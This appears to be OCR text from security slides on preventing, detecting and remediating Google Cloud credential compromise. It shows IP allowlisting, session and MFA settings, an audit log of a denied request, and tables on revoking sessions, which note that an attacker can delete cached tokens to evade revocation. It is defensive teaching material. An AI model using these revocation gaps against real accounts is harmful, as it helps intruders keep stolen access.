  - IP whitelisting on compute instances
  - IP whitelisting enforcement

prevention: cloud session duration

- G Suite Admin > Security > Google Cloud session control



Google Cloud session control (Beta)

Google Cloud Console and Google Cloud SDK session control

Applied at 'foo-dev-mfa'

Session duration

Time period after which the session expires and users are prompted for credentials. Learn more

○ Session never expires

● Set session duration

Session duration

1 hour

Re-authentication method

When a session expires, users are challenged to authenticate using the selected method.

● Password

Users are asked for a password. This verifies that the correct user is using the device.

○ Security key

Users must touch the security key. This verifies that the user is at the correct device.


⚠ Users who don't have a security key can't use Google Cloud Console or Google Cloud SDK.

ⓘ Changes may take up to 24 hours to propagate to all users.

- Session duration
- Re-authentication method

prevention: IP white-listing

- Google Cloud Console > Security > Access Context Manager



Access levels are an extra level of security requirements based on request attributes. You can require that incoming requests meet these access levels in order to access resources.

Name
access_level_whitelist_ip


```
accessPolicies/1019307517253/accessL
```

Include all the following attributes

└── IP Subnetworks match 10.101.135.250

prevention: IP white-listing


- Google Cloud Console > Security > VPC Service Controls



VPC Service Perimeters function like a firewall for GCP APIs. Choose which projects you wish to be part of the perimeter and which services you want to be protected by it. Learn more

Name ↓	Type	Project Count	Services	Access Level
main_vpc_service_perimeter	Regular	1	BigQuery API, Binary Authorization API, Google Bigtable API and 46 more	access_level_whitelist_ip

prevention: IP white-listing



```
another-host:~ $ gsutil ls -l gs://bucket-foo-dev-mfa
AccessDeniedException: 403 Request is prohibited by organization's policy.
vpcServiceControlsUniqueIdentifier: 93a9ce90174ce407
another-host:~
```

prevention: IP white-listing on VM instances

- IP whitelist maintenance during startup/provisioning of VMs
- Detection could be done based on logs instead of a whitelist (detection)
- Metadata proxy could be used to track/determine script/API use of service account oauth tokens

Related Work on AWS, Netflix Security Team, Will Bengston, 2018:


- Netflix Information Security: Preventing Credential Compromise in AWS

  https://netflixtechblog.com/netflix-cloud-security-detecting-credential-compromise-in-aws-9493d6fd373a
- Netflix Information Security: Preventing Credential Compromise in AWS

  https://netflixtechblog.com/netflix-information-security-preventing-credential-compromise-in-aws-41b112c15179

prevention: IP white-listing enforcement


```
gcloud beta access-context-manager levels describe …
gcloud beta access-context-manager perimeters describe ...
```



```
target-host:~ $ gcloud beta access-context-manager levels list
NAME                          TITLE                        LEVEL_TYPE
access_level_tw2iajxc         access_level_whitelist_ip    Basic
target-host:~ $
target-host:~ $ gcloud beta access-context-manager levels describe
access_level_tw2iajxc
basic:
  conditions:
  - ipSubnetworks:
    - 10.101.135.250
description: IP Whitelist for authorized IPs
name: accessPolicies/1019307517253/accessLevels/access_level_tw2iajxc
title: access_level_whitelist_ip
target-host:~ $
target-host:~ $ gcloud beta access-context-manager perimeters list
NAME                          TITLE
main_vpc_service_perimeter    main_vpc_service_perimeter
target-host:~ $
target-host:~ $ gcloud beta access-context-manager perimeters describe
main_vpc_service_perimeter
name:
accessPolicies/1019307517253/servicePerimeters/main_vpc_service_perimeter
status:
  accessLevels:
    - accessPolicies/1019307517253/accessLevels/access_level_tw2iajxc
  resources:
  - projects/782318336815
  restrictedServices:
  - bigquery.googleapis.com
    ...
    ...
  - servicedirectory.googleapis.com
    vpcAccessibleServices: {}
    title: main_vpc_service_perimeter
target-host:~ $
```

prevention: MFA

- G Suite Admin > Security > 2-Step Verification



2-Step Verification

Authentication
Locally applied

Add an extra layer of security to user accounts by asking users to verify their identity when they enter a username and password. Learn more

☑ Allow users to turn on 2-Step Verification

Enforcement

● Off
○ On
○ On from Date

New user enrollment period
Allows new users some time to enroll before enforcement is applied

None

Frequency
Users can avoid repeated 2-Step Verification on their trusted devices. Learn more

☑ Allow user to trust the device


Methods
Select the method to enforce. Learn more

● Any
○ Any except verification codes via text, phone call
○ Only security key

2-Step Verification policy suspension grace period
Let users temporarily sign in with verification codes in addition to their security keys. The user's exception period starts when you generate verification codes.

detection

- Behavioral detection (difficult)
- Detect failed authentications due to IP whitelisting (prevention)



```
{
  "protoPayload": {
    "@type": "type.googleapis.com/google.cloud.audit.AuditLog",
    "status": {
      "code": 7,
      "message": "PERMISSION_DENIED",
      "details": [
        {
          "@type": "type.googleapis.com/google.rpc.PreconditionFailure",
          "violations": [
            {
              "type": "VPC_SERVICE_CONTROLS",
              "description": "3ga82e8208a12fcd"
     ...
    },
    "authenticationInfo": {},
    "requestMetadata": {
      "callerIp": "5.152.213.186",
      "requestAttributes": {},
      "destinationAttributes": {}
    },
    "serviceName": "storage.googleapis.com",
    "methodName": "google.storage.objects.list",
    "resourceName": "projects/782318336815",
    "metadata": {
      "vpcServiceControlsUniqueId": "3ga82e8208a12fcd",
      "securityPolicyInfo": {
        "servicePerimeterName":
"accessPolicies/1019307517253/servicePerimeters/main_vpc_service_perimeter",
        "organizationId": "2391837632047"
      },
      "resourceNames": [
        "projects/_/buckets/bucket-foo-dev-mfa"
      ],
      "@type": "type.googleapis.com/google.cloud.audit.VpcServiceControlAuditMetadata",
      "violationReason": "NO_MATCHING_ACCESS_LEVEL"
    } },
  "insertId": "63st7qcts8",
  "resource": {
    "type": "audited_resource",
    "labels": {
      "project_id": "project-foo-dev-mfa",
      "service": "storage.googleapis.com",
      "method": "google.storage.objects.list"
    } },
  "timestamp": "2020-07-21T19:53:38.913023511Z",
  "severity": "ERROR",
  "logName": "projects/project-foo-dev-mfa/logs/cloudaudit.googleapis.com%2Fpolicy",
  "receiveTimestamp": "2020-07-21T19:53:40.301717287Z"
}
```

remediation: options and more options


Type of Compromised Account	Lock Out Account	Revoke Current Sessions
User Account	• Reset password • Suspend user • Delete user	• Reset sign-in cookies ? • CLI: `gcloud auth revoke` ? • API: revoke token ? • Reset password ? • Suspend user ? • Delete user ?
Service Account	• Rotate/delete API key • Disable service account • Delete service account	• CLI: `gcloud auth revoke` ? • API: revoke token ? • Rotate/delete API key ? • Disable service account ? • Delete service account ?

remediation: lock out user account

Type of Compromised Account	Lock Out Account	Revoke Current Sessions
User Account	• Reset password • Suspend user • Delete user	
Service Account		

remediation: lock out user account

- G Suite Admin > Users



Name	Email	Status	Last sign in	Email usage
Super Admin	admin@prod-mfa-hw.com	Active	2 weeks ago	0 GB
Jane Smith	jane@prod-mfa-hw.com	Active	49 minutes ago	0 GB

remediation: lock out user account


Type of Compromised Account	Lock Out Account	Revoke Current Sessions
User Account	• **Reset password** • Suspend user • Delete user	
Service Account		

remediation: lock out service account

Type of Compromised Account	**Lock Out Account**	**Revoke Current Sessions**
User Account	• **Reset password** • Suspend user • Delete user	
Service Account	• Rotate/delete API key • Disable service account • Delete service account	

remediation: lock out service account

- Google Cloud Console > IAM & Admin > Service Accounts



sa-foo-dev-mfa

Service account details

Name: sa-foo-dev-mfa

Description: Test

Email: [redacted]

Unique ID: [redacted]

Service account status

Disabling your account allows you to preserve your policies without having to delete it.

✓ Account currently active

DISABLE SERVICE ACCOUNT

SHOW DOMAIN-WIDE DELEGATION

Keys


Add a new key pair or upload a public key certificate from an existing key pair. Please note that public certificates need to be in RSA_X509_PEM format. Learn more about upload key formats

ADD KEY ▾

Type	Status	Key	Key creation date	Key expiration date	
⚙	✓ Active	[redacted] bc1	Jul 24, 2020	Dec 31, 9999	🗑

remediation: lock out service account

- Google Cloud Console > IAM & Admin > Service Accounts



Service accounts for project "project-foo-dev-mfa"

A service account represents a Google Cloud service identity, such as code running on Compute Engine VMs, App Engine apps, or systems running outside

Organization policies can be used to secure service accounts and block risky service account features, such as automatic IAM Grants, key creation/upload,

☐	Email	Status	Name ↑
☐	782318336815-compute@developer.gserviceaccount.com	✓	Compute Engine default service account
☐	sa-foo-dev-mfa@project-foo-dev-mfa.iam.gserviceaccount.com	✓	sa-foo-dev-mfa

remediation: lock out service account


Type of Compromised Account	Lock Out Account	Revoke Current Sessions
User Account	• **Reset password** • Suspend user • Delete user	
Service Account	• **Rotate/delete API key** • Disable service account • Delete service account	

remediation: revoke user account sessions

Type of Compromised Account	Lock Out Account	Revoke Current Sessions
User Account	• **Reset password** • Suspend user • Delete user	• Reset sign-in cookies ? • CLI: `gcloud auth revoke` ? • API: revoke token ? • Reset password ? • Suspend user ? • Delete user ?
Service Account	• **Rotate/delete API key** • Disable service account • Delete service account	

remediation: revoke user account sessions

Action	Where / How	Description	Drawback
Reset Sign-In Cookies	G Suite Admin > Users > user > Security	Revokes current web browser sessions	




Sign in cookies

Resets the user's sign-in cookies, which also signs them out of their account across all devices and browsers.

remediation: revoke user account sessions

Action	Where / How	Description	Drawback
Reset Sign-In Cookies	G Suite Admin > Users > user > Security	Revokes current web browser sessions	Does not revoke SDK sessions (CLI/API)



Sign in cookies

Resets the user's sign-in cookies, which also signs them out of their account across all devices and browsers.

remediation: revoke user account sessions

Action	Where / How	Description	Drawback
Reset Sign-In Cookies	G Suite Admin > Users > user > Security	Revokes current web browser sessions	Does not revoke SDK sessions (CLI/API)
gcloud auth revoke <account>	`gcloud` CLI	Revokes OAuth session access token and refresh token for user account	
API call to revoke token	`https://oauth2.googleapis.com/revoke`	Revokes specified OAuth session access token and refresh token	

remediation: revoke user account sessions

Action	Where / How	Description	Drawback
Reset Sign-In Cookies	G Suite Admin > Users > user > Security	Revokes current web browser sessions	Does not revoke SDK sessions (CLI/API)
gcloud auth revoke <account>	`gcloud` CLI	Revokes OAuth session access token and refresh token for user account	Can only be run on gcloud client machine and attacker can easily delete configuration to prevent this
API call to revoke token	`https://oauth2.googleapis.com/revoke`	Revokes specified OAuth session access token and refresh token	

remediation: revoke user account sessions

Action	Where / How	Description	Drawback
Reset Sign-In Cookies	G Suite Admin > Users > user > Security	Revokes current web browser sessions	Does not revoke SDK sessions (CLI/API)
gcloud auth revoke <account>	`gcloud` CLI	Revokes OAuth session access token and refresh token for user account	Can only be run on gcloud client machine and attacker can easily delete configuration to prevent this
API call to revoke token	`https://oauth2.googleapis.com/revoke`	Revokes specified OAuth session access token and refresh token	Requires OAuth access or refresh token, which is usually unknown because it is not logged. It is cached on gcloud client machine and is easily deleted by the attacker.

remediation: revoke user account sessions

Action	Where / How	Description	Drawback
Reset Sign-In Cookies	G Suite Admin > Users > user > Security	Revokes current web browser sessions	Does not revoke SDK sessions (CLI/API)
